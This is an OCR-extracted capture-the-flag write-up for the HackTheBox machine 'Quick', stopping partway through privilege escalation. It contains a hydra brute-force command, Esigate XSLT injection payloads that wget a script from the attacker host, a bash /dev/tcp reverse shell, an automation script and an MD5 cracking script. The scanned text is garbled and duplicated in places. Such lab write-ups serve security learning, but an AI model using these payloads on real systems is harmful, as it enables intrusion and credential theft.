Summary

≡


Quick,a Linux box created by HackTheBox user MrR3boot, was an overall hard difficulty box. Initial foothold was finding a password from HTTPS-over-UDP and bruteforce the login. And exploiting Esigate to get an RCE and get User by that. Getting Second user was exploiting a Race Condition and get the second user and looking in the conf.d we get a password using that on root give us Root.


#Initial Scan

nmap

```
1 Starting Nmap 7.80 (https://nmap.org ) at 2020-04-26 00:31 IST
2 Nmap scan report for 10.10.10.186
3 Host is up (0.26s latency).
   Not shown: 998 closed ports
            STATE SERVICE VERSION
   PORT
   22/tcp open ssh
                       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
    ssh-hostkey:
       2048 fb:b0:61:82:39:50:4b:21:a8:62:98:4c:9c:38:82:70 (RSA)
       256 ee:bb:4b:72:63:17:10:ee:08:ff:e5:86:71:fe:8f:80 (ECDSA)
   256 80:a6:c2:73:41:f0:35:4e:5f:61:a7:6a:50:ea:b8:2e (ED25519)
11 9001/tcp open http Apache httpd 2.4.29 ((Ubuntu))
   |_http-server-header: Apache/2.4.29 (Ubuntu)
   |_http-title: Quick | Broadband Services
14 Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
15
16 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```







Unable to connect

Firefox can't establish a connection to the server at portal quick.htb.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Thank you for visiting. You can now buy me a coffee!

... ⊙ ☆



III\ @ 🦁 🤘 🤇



Ticketing System | Log in

f in y

or use your email

Email

elisa@wink.co.uk

Password

•••••

Remember Me Forgot Password?

Submit



looking at the request header we see that the application is reverse proxy by Esigate based on the header X-Powered-By: Esigate

Running VHost Scan

1 wfuzz --hh 0 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.quick.htb' -u http://10.10.10.186

saw that page is crashing with

1 000000690: 500 5297 Ch "gc._msdcs" 82 L 188 W

so trying in the request we see we can crash the server if we send _ in the host header But playing around with this for hours don't lead me anywhere

Running nmap again on UDP reveal

nmap UDP

- 1 # Nmap 7.80 scan initiated Sun Apr 26 10:35:44 2020 as: nmap -sC -sV -sU -oN nmap/quick-udp 10.10.10.186

 - 2 Nmap scan report for portal quick.htb (10.10.10.186)
 - 3 Host is up (0.35s latency). Not shown: 999 closed ports

 - STATE PORT SERVICE VERSION
 - 6 443/udp open|filtered https

HTTPS over UDP



Reading about https we learn about a protocol as <u>quic</u> which tell us more about this. <u>quiche-client</u> we are able to dump a password as

Quick4cc3\$\$

:/opt/quiche# cargo run --manifest-path=tools/apps/Cargo.toml --bin quiche-client -- --no-verify https://portal.quick.htb/

installed using

display: block;

color: #000; padding: 8px 16px;

- 1 git clone --recursive https://github.com/cloudflare/quiche
- 2 cargo build --examples

```
Finished dev [unoptimized + debuginfo] target(s) in 0.06s
    Running `tools/apps/target/debug/quiche-client --no-verify 'https://portal.quick.htb/'`
<html>
    <title> Quick | Customer Portal</title>
    <h1>Quick | Portal</h1>
    <head>
    <style>
ul {
    list-style-type: none;
    margin: 0;
    padding: 0;
    width: 200px;
    background-color: #f1f1f1;
}
```

```
l1 a 1
  display: block;
  color: #000;
  padding: 8px 16px;
  text-decoration: none;
/* Change the link color on hover */
li a:hover {
  background-color: #555;
  color: white;
</style>
</head>
<body>
 Welcome to Quick User Portal
<a href="index.php">Home</a>
  <a href="index.php?view=contact">Contact</a>
  <a href="index.php?view=about">About</a>
  <a href="index.php?view=docs">References</a>
</html>
       La Company and the same
similarly i read more files using
  1 cargo run --manifest-path=tools/apps/Cargo.toml --bin quiche-client -- --no-verify https://portal.quick.htb/index.php?view=about
leaks few emails and
                                                                                                                      Thank you for visiting. You can now
                                                                                                                     buy me a coffee!
  1 cargo run --manifest-path=tools/apps/Cargo.toml --bin quiche-client -- --no-verify https://portal.quick.htb/ind
```

1 cargo run --manifest-path=tools/apps/Cargo.toml --bin quiche-client -- --no-verify https://portal.quick.htb/index.php?view=docs

≡

give us some documents one of which contain the password.

Generating emails

i used all the names i got and some common like admin, sysadmin, itadmin and some names from the index.php client testimonial as tim, roy, elisa and james.

And created some domains from client.php company names as


- 1 qconsulting.uk
- 2 qconsulting.com
 3 qconsulting.pvt.ltd.uk
- 4 qconsulting.pvt.ltd.com
- 5 gconsulting.pvt.ltd
- 6 qconsulting.pvt.com
- 7 darkwingsolutions.us
- , darkmingsotationsta
- 8 darkwingsolutions.com
- 9 darkwingsol.us
- 10 darkwingsol.com
- 11 darkwing.us
- 12 darkwing.com
- 13 wink.us
- 14 wink.uk
- 15 wink.co.uk
- 16 wink.org.uk



```
16 wink.org.uk
      wink.me.uk
      wink.com
       lazycoop.cn
       lazycoop.com
      lazycoop.pvt.ltd.cn
       lazycoop.pvt.ltd.com
       lazycoop.pvt.ltd
       lazycoop.pvt.com
      ScoobyDoo.it
      ScoobyDoo.com
       PenguinCrop.fr
      PenguinCrop.com
and create a list of emails and use them to brute-force the login with the hydra using the following command.
   1 hydra -L emailList.txt -p 'Quick4cc3$$' -s 9001 $IP http-post-form "/login.php:email=^USER^&password=^PASS^:Invalid Credentials"
      [9001] [http-post-form] host: 10.10.10.186 login: elisa@wink.co.uk password: Quick4cc3$$
which give us a valid credential for login.php as elisa@wink.co.uk:Quick4cc3$$
                                                                                                                       Thank you for visiting. You can now
                                                                                                                       buy me a coffee!
               Quick | Ticketing System
                                                                  Home Raise Ticket
                                                                                                                 Logge
```

I [aggi][urth host inim] most Initalia.ion todiu cottademiuricolur hasamoid dateraccasa

which give us a valid credential for login.php as elisa@wink.co.uk:Quick4cc3\$\$





Our Services

We operate around the Globe. You can contact us to know more about our services.





Love To Help

As customer is utmost care to us, we don't hesitate to resolve ur issues.



Chat

Oh yea! we ar design at th



```
logging in and trying the credentials we see an XSS on the search. but trying few things don't lead me anywhere.

Going back to <a href="Esigate">Esigate</a> we see an issue as <a href="issue">issue</a> which lead me to a <a href="blog">blog</a>

Playing around with the details i have i got an RCE with
```

```
1 POST /ticket.php HTTP/1.1
 2 Host: quick.htb:9001
   User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 5 Accept-Language: en-US, en; q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Referer: http://quick.htb:9001/ticket.php
   Content-Type: application/x-www-form-urlencoded
   Content-Length: 109
   Connection: close
   Cookie: PHPSESSID=7uur1ksi5b0pok3jn4kfia3d3q
   Upgrade-Insecure-Requests: 1
13
   title=te&msq=a&id=<esi:include src="http://10.10.14.48/q.xml" stylesheet="http://10.10.14.48/q.xsl"></esi:include>
```

and ping.xsl as

```
1 <?xml version="1.0" ?>
2
3 </xml>
```

which gave me a ping back.

After playing around for sometime we see we cannot pipe commands.

So I thought of breaking that in 3 Steps

USER

We can use the RCE to get a shell as the user

STEP 1: Download a payload.sh on the box by creating a new xsl file

```
1 <?xml version="1.0" ?>
2 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
3 <xsl:output method="xml" omit-xml-declaration="yes"/>
4 <xsl:template match="/"
5 xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
6 xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
7 <root>
8 <xsl:variable name="cmd"><! [CDATA[wget http://10.10.14.48/payload.sh]]></xsl:variable>
9 <xsl:variable name="rt0bj" select="rt:getRuntime()"/>
```



```
4 <xsl:template match="/"
5 xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
6 xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
7 <root>
8 <xsl:variable name="cmd"><![CDATA[wget http://10.10.14.48/payload.sh]]></xsl:variable>
9 <xsl:variable name="rt0bj" select="rt:getRuntime()"/>
10 <xsl:variable name="process" select="rt:exec($rt0bj, $cmd)"/>
11 Process: <xsl:value-of select="$process"/>
12 Command: <xsl:value-of select="$cmd"/>
13 </root>
14 </xsl:template>
15 </xsl:stylesheet>
```

STEP 2: chmod +x payload.sh on the box

12 Command: <xsl:value-of select="\$cmd"/>

```
1 <?xml version="1.0" ?>
2 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
3 <xsl:output method="xml" omit-xml-declaration="yes"/>
4 <xsl:template match="/"
5 xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
6 xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
7 <root>
8 <xsl:variable name="cmd"><![CDATA[chmod +x ./payload.sh]]></xsl:variable>
9 <xsl:variable name="rt0bj" select="rt:getRuntime()"/>
10 <xsl:variable name="process" select="rt:exec($rt0bj, $cmd)"/>
11 Process: <xsl:value-of select="$process"/>
```



```
13 </root>
14 </xsl:template>
15 </xsl:stylesheet>
```



STEP 3: Have a listener running and execute the script

```
1 <?xml version="1.0" ?>
   <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
   <xsl:output method="xml" omit-xml-declaration="yes"/>
4 <xsl:template match="/"
5 xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
   xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
   <root>
   <xsl:variable name="cmd"><![CDATA[./payload.sh]]></xsl:variable>
   <xsl:variable name="rt0bj" select="rt:getRuntime()"/>
   <xsl:variable name="process" select="rt:exec($rt0bj, $cmd)"/>
11 Process: <xsl:value-of select="$process"/>
12 Command: <xsl:value-of select="$cmd"/>
13 </root>
14 </xsl:template>
15 </xsl:stylesheet>
```

NOTE: for each of the steps you will need a similar .xml file. Also you will need to have a new filename af the name and will hit with http://10.10.14.48/http://10.10.14.48/x.xsl instead of http://10.10.14.48/x.xsl so omake it work.



```
1 #!/bin/bash
2 bash -c "bash -i >& /dev/tcp/10.10.14.48/9001 0>&1"
```

```
1 sam@quick:~$ whoami;hostname;cat user.txt
```

- 2 whoami;hostname;cat user.txt
- 3 sam
- 4 quick
- 5 a5448885fe6fbfdc9f75e74be12dacba
- 6 sam@quick:~\$

Extra

I also wrote a script to automate that and get a shell.

- 1 import requests
- 2 import json
- 3
- 4 ### Edit IP in the payload.sh and upload.xsl



Extra

I also wrote a script to automate that and get a shell.

```
1 import requests
2 import json
4 ### Edit IP in the payload.sh and upload.xsl
   IP="10.10.10.186"
   HOSTIP="10.10.14.48"
8 # IP="127.0.0.1"
   PORT=9001
  username="elisa@wink.co.uk"
11 passw="Quick4cc3$$"
12
    def login(email,password):
       url = "http://"+IP+":"+str(PORT)+"/login.php"
14
       payload={"email":email, "password":password}
15
       headers= {"Referer": "http://quick.htb:9001/login.php","Host": "quick.htb:9001"}
16
        response = requests.post(url,headers=headers, data=payload,allow_redirects=False)
17
        cookie = response.headers['Set-Cookie'] # Return the cookie
18
        cookie = cookie.split(";")[0]
19
        return cookie
20
21
22
23 def create_ticket(filename,c):
```



```
23 def create ticket(filename,c):
             c = c.split("=")
   24
            cookie={c[0]:c[1]}
   25
   26
            url = "http://"+IP+":"+str(PORT)+"/ticket.php"
             id="""<esi:include src="http://"""+HOSTIP+""", xsl"></esi:include>"""
   27
   28
            payload = {"title":"test","msg":"test","id":id}
             response = requests.post(url. data=payload.cookies=cookie.allow redirects=False)
   29
   30
        # title=te&msg=a&id=<esi:include src="http://10.10.14.48/g.xml" stvlesheet="http://10.10.14.48/g.xsl"></esi:include>
   32
        cookie = login(username,passw)
       create ticket("upload".cookie)
       create ticket("chmod",cookie)
   36 create ticket("execute",cookie)
along with www serving that zip by a python server.
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
                                                                                                    :-/HackTheBox/machine/Quick/payload# cd www
                                                                                                  mli:-/HackTheBox/machine/Quick/payload/www# up
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
                                                                                             Serving HTTP on 0.0.0.0 port 80 ...
      inet 127.0.0.1 netmask 255.0.0.0
                                                                                             10.10.10.186 - - [27/Apr/2020 13:37:00] "GET /upload1.xsl HTTP/1.1" 200 -
                                                                                             10.10.10.186 - - [27/Apr/2020 13:37:00] "GET /upload1.xml HTTP/1.1" 200 -
      inet6 :: 1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
                                                                                             10.10.10.186 - - [27/Apr/2020 13:37:01] "GET /payload1.sh HTTP/1.1" 200 -
                                                                                             10.10.10.186 - - [27/Apr/2020 13:37:02] "GET /chmod1.xsl HTTP/1.1" 200 -
      RX packets 32 bytes 1752 (1.7 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
                                                                                             10.10.10.186 - - [27/Apr/2020 13:37:02] "GET /chmod1.xml HTTP/1.1" 200 -
                                                                                             10.10.10.186 - - [27/Apr/2020 13:37:03] "GET /execute1.xsl HTTP/1.1" 200 -
      TX packets 32 bytes 1752 (1.7 KiB)
```

10.10.10.186 - - [27/Apr/2020 13:37:04] "GET /execute1.xml HTTP/1.1" 200 -

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

inet 10.10.14.85 netmask 255.255.254.0 destination 10.10.14.85 inet6 dead:beef:2::1053 prefixlen 64 scopeid 0x0<global>inet6 fe80::f735:e5d7:f809:7305 prefixlen 64 scopeid 0x2<link>

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500

RX packets 137 bytes 49708 (48.5 KiB)

RX errors 0 dropped 0 overruns 0 frame 0 TX packets 158 bytes 25573 (24.9 KiB)

```
tun0: flags=4305<UP.POINTOPOINT.RUNNING.NOARP.MULTICAST> mtu 1500
       inet 10.10.14.85 netmask 255.255.254.0 destination 10.10.14.85
       inet6 dead:beef:2::1053 prefixlen 64 scopeid 0x0<global>
       inet6 fe80::f735:e5d7:f8b9:7305 prefixlen 64 scopeid 0x20<link>
       RX packets 137 bytes 49708 (48.5 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 158 bytes 25573 (24.9 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
rnotekali: ~/HackTheBox/machine/Quick/payload# python rce.py
Sot CookiePHPSESSID=3ijf76u0jv0l5qubjuvol52tel
Uploading Payload
Chmod Payload
Execute Payload
  otenali:-/HackTheBox/machine/Quick/payload#
coolmuli: -/HackTheBox/machine/Quick/payload# nc -nvlp 9001
Ncat: Version 7.80 ( https://nmap.org/ncat )
Wcat: Listening on :::9001
Wcat: Listening on 0.0.0.0:9001
Wcat: Connection from 10.10.10.186
Ncat: Connection from 10.10.10.186:56194.
bash: cannot set terminal process group (863): Inappropriate ioctl for device
bash: no job control in this shell
sam@quick:~$
```

Privilege Escalation

Looking in the DB we find users hash for Server Admin as e626d51f8fbfd1124fdea88396c35d05 i wrote a simple php

Thank you for visiting. You can now buy me a coffee!

40.40.40.400 [AT/MP1/ADAD 43.3/.04] OLI /ENCEDECA.RIIS IIII/4.4 AUD



Privilege Escalation

Ξ

Looking in the DB we find users hash for Server Admin as e626d51f8fbfd1124fdea88396c35d05 i wrote a simple php script to crack that

```
1 <?php
2 $hash = 'e626d51f8fbfd1124fdea88396c35d05';
 4 $fn = fopen("/usr/share/wordlists/rockyou.txt","r");
   while(! feof($fn)) {
           $password = fgets($fn);
 6
      $password = trim($password);
      // echo $password."\n";
      $computedHash = md5(crypt($password, 'fa'));
      // echo $computedHash;
      if($hash == $computedHash){
11
        echo "Password Found: ". $password."\n";
12
13
       fclose($fn):
       exit(0);
14
15
16
17 fclose($fn);
18 ?>
```



```
enumerating the box we find that there is another subdomain running on apache2 and that is running as srvadm

#Include conf-available/serve-cgi-bin.conf
```

reading the code on jobs.php

```
1 <?php
 2 require __DIR__ . '/escpos-php/vendor/autoload.php';
   use Mike42\Escpos\PrintConnectors\NetworkPrintConnector;
   use Mike42\Escpos\Printer;
   include("db.php");
 6 session_start();
   if($_SESSION["loggedin"])
 9
            if(isset($ POST["submit"]))
10
11
                    $title=$_POST["title"];
12
                    $file = date("Y-m-d H:i:s");
13
14
                    file_put_contents("/var/www/jobs/".$file,$_POST["desc"]);
```

